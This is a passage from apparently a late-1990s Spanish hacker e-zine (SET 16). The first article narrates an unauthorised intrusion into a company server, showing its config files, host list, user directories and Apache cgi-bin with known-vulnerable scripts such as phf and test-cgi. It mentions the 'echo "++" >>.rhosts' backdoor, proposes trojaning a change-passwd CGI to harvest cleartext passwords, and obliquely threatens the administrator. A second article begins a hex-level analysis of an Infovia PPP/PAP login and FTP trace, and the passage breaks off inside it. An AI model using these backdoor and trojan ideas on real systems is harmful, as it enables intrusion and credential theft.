*.emerg;user.none                               *

# if a non-loghost machine chooses to have authentication messages
# sent to the loghost machine, un-comment out the following line:
#auth.notice                    ifdef(‘LOGHOST’, /var/log/authlog, @loghost)

mail.debug                      ifdef(‘LOGHOST’, /var/log/syslog, @loghost)

#
# non-loghost machines will use the following lines to cause "user"
# log messages to be logged locally.
#
```

```
ifdef('LOGHOST', ,
user.err                                        /dev/console
user.err                                        /var/adm/messages
user.alert                                      'root, operator'
user.emerg                                      *
)

$$ A esto se le debe llamar "personalizar" la instalacion , duh?

$$ Como vemos ahora podriamos pensar en hacer cosas como eso famoso del
echo "++" >>.rhosts o en "me_subo_un_exploit_lo_compilo_y_me_hago_root"
o "me_subo_un_sniffer/troyano_y_me_lio_a_recoger_passwords" o "me_abro_un_
puerto_que_solo_yo_conozco_y_luego_entro_por_ahi" y todas esas variantes
que entre otros MUUUUUUCHOOOOOS sitios habreis podido leer por aqui.
Para que duplicar esfuerzos?. O para que pensar en "pues_como_ahora_soy_yo_
el_que_rula_este_garito_voy_a_borrarlo_todo_y/o_putear_a_los_usuarios"?
Que ellos nos consideren el enemigo no tiene que ver con que nosotros nos
comportemos como si realmente lo fuesemos. No somos enemigos.



-cut-cut-cut-cut--cut-cut-cut-cut-cut-cut-cut-cut


$$ 'Tambene' podria entrar en:

> cat hosts

127.0.0.1       localhost
19x.30.x.15x    sparc5 www xxx0 mailhost relay loghost
19x.30.x.12x    xxx0igs
19x.30.x.13x    xxx0slp
19x.30.x.15x    atxutegi
15x.241.x.5x    sol
15x.241.x.4x    hp730-el

$$ This is where the real power lives.

$$ Puesto que estamos hablando de una empresa, que seguramente gana pasta
con esto, estoy intentando que no sea demasiado evidente quien es (para que
no huyan todos sus clientes). Aunque por ahi comentan que si hay un ISP al
que le han robado _al menos_ tres veces el fichero de claves (tu crees?) no
tiene nada que ver ya que la difusion de este ezine y su credibilidad (si,
mal que pese a algunos) podrian da¤arla seriamente. De todos modos esta claro
que a pesar de 'x' y '*', a pesar de los "retoques" no es dificil adivinar de
quien se trata, pero la divulgacion la dejo a cargo de la conciencia de
aquellos que sepan ya de quien hablamos o que se esfuercen algo en
averiguarlo.


$$ A ver que mas archivos tengo que me sirvan para rellenar el articulo :-D

> tail protocols

#
ip      0       IP      # internet protocol, pseudo protocol number
icmp    1       ICMP    # internet control message protocol
ggp     3       GGP     # gateway-gateway protocol
tcp     6       TCP     # transmission control protocol
egp     8       EGP     # exterior gateway protocol
pup     12      PUP     # PARC universal packet protocol
udp     17      UDP     # user datagram protocol
hmp     20      HMP     # host monitoring protocol
xns-idp 22      XNS-IDP # Xerox NS IDP
rdp     27      RDP     # "reliable datagram" protocol

$$ Sientolo pero luego los admins leen este articulo y se ponen a mirar logs
y llaman a la pasma y bueno...que pasan cosas malas. Arriesguemonos pero
```

```
sin pasarnos.

$$ Lo siento por ellos pero llego la hora de...los usuarios!.

>ls -l /home

total 26
drwxr-xr-x   4 root     other        512 Aug  6  1996 WWW
-rw-r--r--   1 root     other         53 Jul  2 12:46 excltarfiles
-rw-r--r-x   1 root     other         74 Jul  2 13:30 exectar
drwxr-xr-x   3 root     other        512 Jul 30  1996 local
drwx------   2 root     root        8192 Jul 26  1996 lost+found
drwxr-xr-x   8 root     other        512 Feb 17  1997 users


$$ Se me olvidaba, como lo hago si saco la lista de usuarios para mantener
el anonimato de la 'victima'?. Nos dedicaremos al servidor. Glubbs!

> cd /home; ls WWW/httpd
.....................................
.....................................

> ls -l WWW/httpd/apache_1.0.3/conf

-rw-r--r--   1 root     other       1856 Feb 27  1997 access.conf
-rw-r--r--   1 root     other       1877 Aug  6  1996 access.conf-dist
-rw-r--r--   1 root     other       2549 Mar 12 13:29 accessgroups
-rw-r--r--   1 root     other       1144 Mar 10 13:01 accessgroups.old
-rw-r--r--   1 root     other       6657 Mar 12 13:28 accessusers
-rw-r--r--   1 root     other       3085 Mar 10 13:01 accessusers.old
-rw-r--r--   1 root     other       4300 Aug  6  1996 borrar
-rw-r--r--   1 root     other         80 Mar 12 13:25 fencript
-rw-r--r--   1 root     other       4980 Aug  6  1996 httpd.conf
-rw-r--r--   1 root     other       4744 Aug  6  1996 httpd.conf-dist
-rw-r--r--   1 root     other       3263 Aug  6  1996 mime.types
-rw-r--r--   1 root     other       1814 Mar 10 13:37 pp
-rw-r--r--   1 root     other       9747 Apr 23 08:52 srm.conf
-rw-r--r--   1 root     other       5528 Aug  6  1996 srm.conf-dist
-rw-r--r--   1 root     other       1990 Aug  6  1996 swish.conf

$$ Bravo, al menos no se pueden sobreescribir por las buenas los ficheros
de configuracion (ya casi me extra¤a que no haya hecho el cambio manualmente
para que se pueda) pero de su estudio y de los contenidos de cgi-bin y
cgi-src sacaremos interesantes conclusiones.
Ademas de todos formas es irrelevante porque aqui uno llega a root casi
sin quererlo.


>cd WWW/httpd/apache_1.0.3; ls cgi-bin

total 338
-rwxr-xr-x   1 root     other         85 Sep 20  1996 anagen
-rwxr-xr-x   1 root     nogroup    20020 Sep 23  1996 analform.cgi
-rwxr-xr-x   1 root     other         90 Sep 19  1996 anascript
-rwxr-xr-x   1 root     other        379 Aug  6  1996 archie
-rwxr-xr-x   1 root     other        409 Aug  6  1996 calendar
-rwxr-xr-x   1 root     other      16580 Feb 27  1997 change-passwd
-rwxr-xr-x   1 root     other        151 Aug  6  1996 date
-rwxr-xr-x   1 root     other      24576 Feb 28  1997 encript
-rwxr-xr-x   1 root     other        384 Aug  6  1996 finger
-rwxr-xr-x   1 root     other        172 Aug  6  1996 fortune
drwxr-xr-x   2 capilla  other       1024 Sep  3  1996 htimage
-rwxr-xr-x   1 root     other      15812 Aug  6  1996 imagemap
-rwxr-xr-x   1 root     other      21848 Aug  6  1996 jj
-rwxr-xr-x   1 root     other        736 Aug  6  1996 nph-test-cgi
-rwxr-xr-x   1 root     other      29512 Aug  6  1996 phf
-rwxr-xr-x   1 root     other      12304 Aug  6  1996 post-query
-rwxr-xr-x   1 root     other      11800 Aug  6  1996 query
```

```
-rwxr-xr-x   1 root     other        721 Aug  6  1996 test-cgi
-rwxr-xr-x   1 root     other       1428 Aug  6  1996 test-cgi.tcl
-rwxr-xr-x   1 root     other        165 Aug  6  1996 uptime
-rwxr-xr-x   1 root     other       2682 Aug  6  1996 wais.pl
```

$$ Ayy Virgencita!. Este hombre tiene autopistas de entrada sin peaje por todas partes. Amigo mio desenchufa el trasto que te puede dar un disgusto alguien que tenga mala intencion o no la tenga pero no sepa lo que hace. Ahora que lo pienso, que tal eso de change-passwd?. Suena prometedor.. Y el Apache 1.3 que esta por ahi todavia sin compilar, tambien podriamos asegurarnos de que se comporta como queramos?. Esto es como Perl "There’s always more than one way to do it".

```
>ls -l cgi-src

total 220
-rwxr-xr-x   1 root     other       1037 Feb 27  1997 Makefile
drwxr-xr-x   3 root     other       1024 Sep 19  1996 analog
-rw-r--r--   1 root     other       4704 Aug  6  1996 change-passwd.c
-rw-r--r--   1 root     other       1050 Feb 28  1997 encript.c
-rw-r--r--   1 root     other      10597 Aug  6  1996 imagemap.c
-rw-r--r--   1 root     other      12340 Aug  6  1996 imagemap.o
-rw-r--r--   1 root     other       9980 Aug  6  1996 jj.c
-rw-r--r--   1 root     other      16904 Aug  6  1996 jj.o
-rwxr-xr-x   1 root     other       7098 Aug  6  1996 phf.c
-rw-r--r--   1 root     other      22724 Aug  6  1996 phf.o
-rw-r--r--   1 root     other       1534 Aug  6  1996 post-query.c
-rw-r--r--   1 root     other       3500 Aug  6  1996 post-query.o
-rwxr-xr-x   1 root     other       1366 Aug  6  1996 query.c
-rw-r--r--   1 root     other       3044 Aug  6  1996 query.o
-rw-r--r--   1 root     other       2868 Aug  6  1996 util.c
-rw-r--r--   1 root     other       4960 Aug  6  1996 util.o
```

$$ Eso, todo root no vaya a ser que alguien venga y se lo quede.
Si esto que estoy haciendo yo lo hiciese una "consultoria" os iban a sacar una pasta que os iban a dejar temblando aunque estemos en primavera.
Aqui tenemos el codigo de change-passwd, se que no es el camino mas directo pero si nos hacemos root, modificamos el codigo y lo recompilamos podriamos dejar un magnifico troyano que nos fuese acumulando las nuevas claves en claro, una manera de mantenerse al dia con energia.

$$ Brevemente y para no aburrir, el servidor web sigue links simbolicos que alguien se repase los derechos de escritura y si ve que se pueden crear o modificar archivos pues listo. Tiene como no, unos cuantos cgi absolutamente infames que permiten cosas malas y ademas tenemos el fuente de todos no vaya a ser que metamos un troyano. Para rematar la faena permite el navegar por los directorios. Dije algo del allow, deny?. Punto en boca.

$$ Y me olvidaba, hay cierta informacion (amigo Felipe) que no deberia estar al alcance de cualquiera y si lo esta. Pero no te preocupes, es un secreto entre tu, yo, el staff de SET y como diez mil hackers, wannabes, despistados...etc que hayan dado con ello. XDD
Quiere esto decir que (amigo Felipe) alguien con un poquito de mala sa¤a y otro poquito de habil paciencia podria montarte un "pollo televisivo" que como sabes consisten en cambiar paginas web (cuantas mas mejor).
Son los unicos hacks que se pueden sacar por la tele, comprendelo }:->.

Espero por tanto que agradezcas mi consideracion y actues consecuentemente, si no quizas tendriamos que pasar a hablar de otros temas mas "serios", pero confio en que no hagas eso tan desagradable de empezar a decir "Quien ha sido?, quien ha sido?". Nadie ha sido. Leete el disclaimer. No el del articulo (bueno tambien) sino el del inicio de la revista. Como el Gran Hermano en SET nos reservamos el derecho de reescribir la historia a nuestra conveniencia. Pura precaucion. :-))

[Ya sabes: Las apariencias enga¤an, la verdad tiene muchas formas y todo

```
            el rollo ese........]


Pues nada, aqui termina este articulillo de tres al cuarto en que hemos
realizado un hack de andar por casa, pero antes agradecer a nuestros
patrocinadores:

A BT (British Telecom) y a los ingenieros de soporte de Madrid.
A las instituciones oficiales que brindan conectividad internet

De un modo u otro todos han contribuido a la realizacion de un hack
seguro y responsable con el menor maltrato de bits posible.




!%!%!%!%!%!%!%!%!%!%!%!%!%!%!%!%!
El rollo final: A que viene esto?
!%!%!%!%!%!%!%!%!%!%!%!%!%!%!%!%!

SET no es un ezine de seguridad informatica sino un ezine dedicado al
h/[a-z] y todo eso, de vez en cuando pues no viene mal sacar algo asi
aunque sea un poquito arriesgado . Y aunque soy muy buen chaval, lo juro, voy
por rachas, a veces toca opiniones, otras veces articulos "doctos", en
ocasiones me da por el humor y de tanto en tanto por sacar a la luz
actividades que podriamos definir como "locuras de juventud" que no tienen
importancia (Infovia, la Marina Yanki, la puerta lateral de un "prestigioso"
ISP del pais..)
Estos vaivenes en el tema de mis articulos vienen motivados por la gran
cantidad de cosas acerca de las cuales se puede escribir, por los
comentarios de lectores y compa¤eros Y por lo que me envian tanto conocidos
como desconocidos. Gracias a los de ahi fuera.   ;-)

Y tambien porque aunque la cantidad y calidad de ezines en castellano es
cada vez mayor, seguimos pretendiendo que SET aporte un ’toque’ diferente
y transgresor. Molesta?. Pues habra que aguantarse.

Se que habra gente que se haya quedado con "ganas", con ganas de ver como
se hace root, como se borran los logs (duh?), con ganas de ver como se
instalan backdoors....pero que quereis?. Hay que pensar en la victima y
mirandolo bien tambien hay que pensar en el delicuente ;->. Y en ocasiones
cuando toca pensar en el lector ya no queda mucho pero bueno..algo es algo
no?. Estamos hablando de gente que se gana las lentejas con esto.
Y tambien de gente que NO SE LAS GANA *con* esto y que tampoco quiere que el
ESTADO SE LAS PAGUE *por* esto.
Confio en que al menos alguno vaya enterandose de lo que es hack y se
olvide de la obsesion por coleccionar passwords y reventar webs, si me
diesen cien duros por cada password que tengo........ pero no me los dan
y no valen nada. N-A-D-A. Lo que cuenta es el conocimiento.
Pensadlo bien, con el conocimiento le podreis sacar el password todas las
veces que os venga en gana ;-)

A pesar de las preocupaciones tomadas al seleccionar lo que se iba a publicar
(no se ha dicho: Ni como, ni cuando, ni quien/es ni donde) es mas que posible
que ahora gente relacionada con el grupo vuelva a la fase de paranoia aguda
pero mirandolo friamente la cosa esta asi:

Puedes callarte tus hacks.
Puedes contarselo a tus amigos.
Puedes publicarlo en SET.
Puedes salir por la tele hackeando.

No cambia lo fundamental:

Si eres un tarugo TE PILLAN, aunque seas un tarugo "eLiTe".
```

Y si no eres un tarugo?. Pues esa suerte que tienes y ya veremos que pasa.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@geocities.com>

EOF

```
-[ 0x10 ]--------------------------------------------------------------
-[ INFOVIA PARA TORPES]-------------------------------------------------
-[ by Yuri Zaleski ]----------------------------------------------SET-16-
```

hola chaval, que tal va todo? aburrido? pues mira por donde, yo tambien ando aburrido asi que me he decidido por escribir algo. este texto ocupa 100 kbytes exactamente (100 x 1024 bytes) y si a ti no te ocupa eso, te han estafao.

en estos momentos, estoy escribiendo esto en un editor de textos TSR para ms2 (algo parecido al sidekick de borland, pero sin ocupar 102Kb de memoria) ;> acabo de cargar los drivers de mi modem, un driver tcp/ip y un driver para conexiones ppp. la maquina que actualmente uso, es un 486 con un disco duro de 420mb, 8mb de RAM. digo esto para que veas que no hace falta tener una onyx para pasar un rato divertido (a menos que uses w98) esta claro, no?

conecto a internet y mientras oigo los ruiditos de la portadora, me pregunto si seria interesante documentar todo el proceso de conexion a internet. bah! que chorrada. a quien le puede interesar? a un neofito? no creo, vamos. a un novato supongo que le dara igual autentificarse por PAP o por CHAP. y si no le da igual, no es tan novato. a quien mas le puede interesar? a un experto? no creo. un experto todo eso ya lo sabra, ademas, si es un experto seguro que ya se sabra de memoria todo el proceso de conexion a muy bajo nivel. igual hasta es capaz de descifrar muchas mas cosas. entonces? para que? pues... pues lo hago por que quiero :) por aprender. no se exactamente como funciona todo eso y tengo curiosidad y una definicion de hacker es aquel que siente curiosidad por conocer lo desconocido. publicarlo ya no es por fardar. ultimamente leo muchos articulos que realmente considero tonterias (empezando por el propio editor con su articulo "visual hacker’98" y demas tonterias). solo estan de relleno y hacen perder la reputacion y seriedad de una publicacion. como dijo un lector en el ultimo numero, esto se llama SET. Saqueadores Edicion TECNICA. palabras sobran. tal vez haya gente que piense que hago mal. personalmente, pienso que tal vez tengan razon. tal vez algun dia me de cuenta que aprender no sirve de nada y es mejor dejarse llevar. mientras tanto, carpe diem.

por donde empiezo? mi nodo? mi cpi? no. no conviene. mucho riesgo. a ver. algo que este al alcance de todo el mundo y no haga demasiado mal. ya esta! ya lo tengo! INFOVIA. ademas, ahora que infovia esta a punto de ser reemplazada por ivia+, es momento de pasearse a ver como estan las cosas. el otro dia, un colega me decia "al parecer, atacar a infovia se esta convirtiendo en deporte nacional". es triste que hasta en eso haya tendencias, eh? :| no somos nadie.

antes de nada, quiero dejar claro que nada, ABSOLUTAMENTE nada, repito NADA DE NADA de lo que se relata aqui es nuevo. no voy a atacar infovia, ni a tirar abajo los routers que mantienen conexion con la att, ni nada de eso. asi que si crees que te voy a explicar tecnicas de superhackers, te llevaras una grata desilusion. y si esperas leer algo espectacular (al menos esa es mi opinion al respecto) como el articulo de los ascend y el .mil publicados en set11 y set12 respectivamente, tampoco es eso lo que encontraras. por suerte, si esperas un articulo algo tecnico, que explique mas o menos como funcionan algunas cosas de infovia, sigue leyendo. si no te interesa, sugiero que abandones la lectura de inmediato. ipso facto, illico presto! ç’$ ¡õ é é £çé k $ £ïé? jeje

sigues conmigo? pues venga, cogete de mi mano y no te pierdas...

cargo un programa de terminal tipo telix con volcado hexadecimal de todos los datos intercambiados entre mi maquina y el host remoto (un csiv en este caso) le doy al atz y ejecuto algunos comandos de mi modem. sigamos :

atdp 055 (menos mal que T aun no ha modernizado todas las centralitas)

desde el dos, escribo "record 055.wav /a:line /m:mo /r:8 /s:22050" esto me servira para guardar en un wav todos los sonidos que entran por la linea aux (la salida del modem en este caso) y asi luego podre oir la portadora, etc. tal vez luego sea interesante poner "play" y enviarselo al modem a ver que tal reacciona ;) o ver que pasaria si ese tono de ahi en lugar de 1320 hertzios

pongo 1210? eso lo mirare otro dia. (y si me apetece)

se me enciende el carrier-detect y empieza la conversacion entre mi maquina y el host, el cual, inmediatamente, da paso a radius, la estrella de infovia, para autentificarme. diecisiete segundos mas tarde (16.944 para ser mas concretos), radius ya me ha dado una ip y ya estoy conectado a internet :) cuelgo el modem inmediatamente y me pongo a estudiar todo lo registrado. empiezo por lo facil: el log del tracer.

la primera columna es el numero de paquete, la segunda corresponde al tiempo pasado desde que se empieza a recibir la portadora, la tercera es la longitud del paquete, la cuarta es el sentido de transmision del paquete, la quinta es el protocolo bajo el que se ha encapsulado el paquete, la sexta es el tipo de paquete, la septima el numero de secuencia del paquete y en la octava columna se especifican los flags del paquete. no me complico mas y ahi va el sumario:

```
ðððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððð
N§. TIEMPO LONG.  Sentido  Prot.  Nombre     Flags

#1  010.08 0024: DTE->DCE: LCP: Conf-Req 01  ACCM MagicNum PFComp ACFComp
#2  010.28 0040: DCE->DTE: LCP: Conf-Req 01  MRU ACCM AuthProt PFComp ACFComp UNKNOWN!
#3  010.28 0022: DTE->DCE: LCP: Conf-Rej 01  UNKNOWN!
#4  010.28 0024: DCE->DTE: LCP: Conf-Ack 01  ACCM MagicNum PFComp ACFComp
#5  010.46 0026: DCE->DTE: LCP: Conf-Req 02  MRU ACCM AuthProt PFComp ACFComp
#6  010.46 0026: DTE->DCE: LCP: Conf-Ack 02  MRU ACCM AuthProt PFComp ACFComp
#7  010.46 0029: DTE->DCE: PAP: Auth-Req 00
#8  010.88 0009: DCE->DTE: PAP: Auth-Ack 00
#9  010.88 0014: DTE->DCE: IPCP: Conf-Req 01  IP-Addr
#10 010.88 0014: DCE->DTE: unknown protocol 01 01 00 0a 11 06 00 01 01 03
#11 010.88 0018: DTE->DCE: LCP: Prot-Rej 02
#12 010.88 0014: DCE->DTE: IPCP: Conf-Req 01  IP-Addr
#13 010.88 0014: DTE->DCE: IPCP: Conf-Ack 01  IP-Addr
#14 011.06 0014: DCE->DTE: IPCP: Conf-Nak 01  IP-Addr
#15 011.06 0014: DTE->DCE: IPCP: Conf-Req 02  IP-Addr
#16 011.27 0014: DCE->DTE: IPCP: Conf-Ack 02  IP-Addr
================================================================================
```

a) 1-6 : configuracion del enlace ppp segun el protocolo multilink. aqui veremos un intercambio de paquetes del protocolo LCP (Link-Control Protocol) para configurar y probar la estabilidad del enlace. Entre los parametros intercambiados, cabe destacar el MRU (Maximum reception unit) que indica el numero maximo de octetos que puede contener el campo de informacion de cada trama. Normalmente, la mru vale 1500 bytes, pero aqui se establece como 1524 bytes. y digo yo ¨por que 1524? tengo mis razones, pero no se fundamentan en nada estable. sigamos. tambien es interesante el discriminador de extremo que viene a ser como el numero de identificacion "fiscal" para cada dte :)

b) 7-8 : autentificacion (por PAP en este caso) del usuario. hasta hace poco, la autentificacion en infovia se hacia solo por PAP, pero a partir de radius version 3.0, puede usarse tambien el protocolo CHAP para autentificarse. en esta fase los extremos intercambian datos que permiten su identificacion por parte del otro extremo. lo habitual es que solo la parte que ha generado la conexion se identifique ante el otro extremo. cabe a¤adir que la fase de autentificacion no es obligatoria para el establecimiento de un enlace, aunque la mayoria de las veces se hace necesaria para evitar accesos no autorizados.

c) 9-16 : establecimiento de la conexion a nivel de red. aqui se decide el/los protocolos (ip, ipx, netbeui, appletalk) que se usaran durante la conexion entre el csiv y el usuario remoto. la negociacion de los protocolos a usar se realiza mediante los protocolos NCP (supongo que no hara falta explicar que pueden coexistir varios protocolos sobre un mismo enlace PPP, no?) cada protocolo se negociara usando su NCP correspondiente. ya que usamos el protocolo IP, lo negociamos con el IPCP sobre NCP. aqui es donde tambien se configuraran la IP local y la IP remota.

y ahora, pasemos a ver en detalle esos 16 paquetes del multilink.

```
================================================================================
#1       Receive time:  10.089 (0.000) packet length:24   received length:24
PPP:   DTE->DCE    protocol: LCP    chksum: 0x0000
code: Conf-Req   id: 0x01   len: 20
options:  ACCM  MagicNum  PFComp  ACFComp
     accm: 0x000a0000
     magic number: 0x00005ddb

0000: c0 21 01 01 00 14 02 06 - 00 0a 00 00 05 06 00 00 - À!.
0010: 5d db 07 02 08 02 00 00                           - ]Û

================================================================================
#2       Receive time:  10.284 (0.195) packet length:40   received length:40
PPP:   DCE->DTE    protocol: LCP    chksum: 0xa012
code: Conf-Req   id: 0x01   len: 36
options:  MRU  ACCM  AuthProt  PFComp  ACFComp  UNKNOWN!
     mru: 1524
     accm: 0x000a0000
     protocol: PAP

0000: c0 21 01 01 00 24 01 04 - 05 f4 02 06 00 0a 00 00 - À!$ô.
0010: 03 04 c0 23 07 02 08 02 - 13 0e 01 69 6e 66 6f 76 - À#infov
0020: 69 61 2d 4d 50 50 a0 12                           - ia-MPP

================================================================================
#3       Receive time:  10.284 (0.000) packet length:22   received length:22
PPP:   DTE->DCE    protocol: LCP    chksum: 0x0702
code: Conf-Rej   id: 0x01   len: 18
options:  UNKNOWN!

0000: c0 21 04 01 00 12 13 0e - 01 69 6e 66 6f 76 69 61 - À!infovia
0010: 2d 4d 50 50 07 02                                 - -MPP

================================================================================
#4       Receive time:  10.284 (0.000) packet length:24   received length:24
PPP:   DCE->DTE    protocol: LCP    chksum: 0x9393
code: Conf-Ack   id: 0x01   len: 20
options:  ACCM  MagicNum  PFComp  ACFComp
     accm: 0x000a0000
     magic number: 0x00005ddb

0000: c0 21 02 01 00 14 02 06 - 00 0a 00 00 05 06 00 00 - À!.
0010: 5d db 07 02 08 02 93 93                           - ]Û

================================================================================
#5       Receive time:  10.467 (0.183) packet length:26   received length:26
PPP:   DCE->DTE    protocol: LCP    chksum: 0x8875
code: Conf-Req   id: 0x02   len: 22
options:  MRU  ACCM  AuthProt  PFComp  ACFComp
     mru: 1524
     accm: 0x000a0000
     protocol: PAP

0000: c0 21 01 02 00 16 01 04 - 05 f4 02 06 00 0a 00 00 - À!ô.
0010: 03 04 c0 23 07 02 08 02 - 88 75                   - À#u

================================================================================
#6       Receive time:  10.467 (0.000) packet length:26   received length:26
PPP:   DTE->DCE    protocol: LCP    chksum: 0x8875
code: Conf-Ack   id: 0x02   len: 22
options:  MRU  ACCM  AuthProt  PFComp  ACFComp
     mru: 1524
     accm: 0x000a0000
     protocol: PAP
```

```
0000: c0 21 02 02 00 16 01 04 - 05 f4 02 06 00 0a 00 00 - À!ô.
0010: 03 04 c0 23 07 02 08 02 - 88 75                   - À#u

================================================================================
#7       Receive time:  10.467 (0.000) packet length:29   received length:29
PPP:   DTE->DCE    protocol: PAP    chksum: 0x0000
code: Auth-Req   id: 0x00   len: 25
     id-len: 11   peer-id: usuario@cpi
     psw-len:  8   password: password

0000: c0 23 01 00 00 19 0b 75 - 73 75 61 72 69 6f 40 63 - À#usuario@c
0010: 70 69 08 70 61 73 73 77 - 6f 72 64 00 00          - pipassword

================================================================================
#8       Receive time:  10.887 (0.420) packet length:9    received length:9
PPP:   DCE->DTE    protocol: PAP    chksum: 0x462c
code: Auth-Ack   id: 0x00   len: 5
     msg-len:  0   message:

0000: c0 23 02 00 00 05 00 46 - 2c                      - À#F,

================================================================================
#9       Receive time:  10.887 (0.000) packet length:14   received length:14
PPP:   DTE->DCE    protocol: IPCP    chksum: 0x0000
code: Conf-Req   id: 0x01   len: 10
options:  IP-Addr
     ip: é

0000: 80 21 01 01 00 0a 03 06 - 00 00 00 00 00 00       - !.

================================================================================
#10      Receive time:  10.887 (0.000) packet length:14   received length:14
PPP:   DCE->DTE    unknown protocol

0000: 80 fd 01 01 00 0a 11 06 - 00 01 01 03 b0 31       - ý.°1

================================================================================
#11      Receive time:  10.887 (0.000) packet length:18   received length:18
PPP:   DTE->DCE    protocol: LCP    chksum: 0x0103
code: Prot-Rej   id: 0x02   len: 16     protocol unknown

0000: c0 21 08 02 00 10 80 fd - 01 01 00 0a 11 06 00 01 - À!ý.
0010: 01 03                                             -

================================================================================
#12      Receive time:  10.887 (0.000) packet length:14   received length:14
PPP:   DCE->DTE    protocol: IPCP    chksum: 0x55a7
code: Conf-Req   id: 0x01   len: 10
options:  IP-Addr
     ip: 172.16.1.32

0000: 80 21 01 01 00 0a 03 06 - ac 10 01 20 55 a7       - !.¬ U§

================================================================================
#13      Receive time:  10.887 (0.000) packet length:14   received length:14
PPP:   DTE->DCE    protocol: IPCP    chksum: 0x55a7
code: Conf-Ack   id: 0x01   len: 10
options:  IP-Addr
     ip: 172.16.1.32

0000: 80 21 02 01 00 0a 03 06 - ac 10 01 20 55 a7       - !.¬ U§

================================================================================
#14      Receive time:  11.069 (0.182) packet length:14   received length:14
PPP:   DCE->DTE    protocol: IPCP    chksum: 0xed82
code: Conf-Nak   id: 0x01   len: 10
```

```
options:  IP-Addr
     ip: 193.175.224.114

0000: 80 21 03 01 00 0a 03 06 - c1 af e0 72 ed 82       - !.Á¯àrí

================================================================================
#15      Receive time:  11.069 (0.000) packet length:14   received length:14
PPP:   DTE->DCE    protocol: IPCP    chksum: 0x0000
code: Conf-Req   id: 0x02   len: 10
options:  IP-Addr
     ip: 193.175.224.114

0000: 80 21 01 02 00 0a 03 06 - c1 af e0 72 00 00       - !.Á¯àr

================================================================================
#16      Receive time:  11.279 (0.210) packet length:14   received length:14
PPP:   DCE->DTE    protocol: IPCP    chksum: 0xcd78
code: Conf-Ack   id: 0x02   len: 10
options:  IP-Addr
     ip: 193.175.224.114

0000: 80 21 02 02 00 0a 03 06 - c1 af e0 72 cd 78       - !.Á¯àrÍx

================================================================================
```

y no hay mas misterio. la conexion esta realizada y ya estamos en internet

segun el winsock que utilicemos para conectarnos, hay algunos que tras el multilink, realizan una conexion al ftp del csiv. veamos por encima esa conexion por ftp :

```
ðððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððððð
N§. TIEMPO LONG.  Sentido  Prot.  IPorigen           IPdestino        Puertos

#1  012.18 0048: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#2  012.38 0048: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644     0
#3  012.38 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#4  012.72 0104: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    60
#5  012.76 0054: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     10
#6  012.99 0089: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    45
#7  013.10 0054: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     10
#8  013.34 0092: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    48
#9  013.34 0066: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     22
#10 013.66 0073: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    29
#11 013.70 0073: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     29
#12 013.96 0074: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    30
#13 014.05 0059: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     15
#14 014.28 0048: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3446  0
#15 014.28 0048: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  3446 -> ftp-data 0
#16 014.28 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644     0
#17 014.47 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3446  0
#18 014.47 0119: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    75
#19 014.47 0075: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3446 31
#20 014.57 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3446  0
#21 014.57 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  3446 -> ftp-data 0
#22 014.67 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  3446 -> ftp-data 0
#23 014.69 0044: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp      0
#24 014.89 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3446  0
#25 015.02 0074: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    30
#26 015.02 0014: DCE->DTE: unknown protocol 01 02 00 0a 11 06 00 01 01 03
#27 015.02 0018: DTE->DCE: LCP: Prot-Rej 03
#28 015.07 0073: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     29
#29 015.42 0074: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    30
#30 015.42 0054: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  1644 -> ftp     10
#31 015.71 0048: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
```

```
#32 015.71 0048: DTE->DCE: IP: 193.175.224.114 -> 10.0.1.1        TCP:  3447 -> ftp-data 0
#33 015.71 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644     0
#34 015.89 0044: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447  0
#35 016.00 0114: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP:   ftp -> 1644    70
#36 016.00 0057: DCE->DTE: IP:        10.0.1.1 -> 193.175.224.114 TCP: ftp-data -> 3447 14
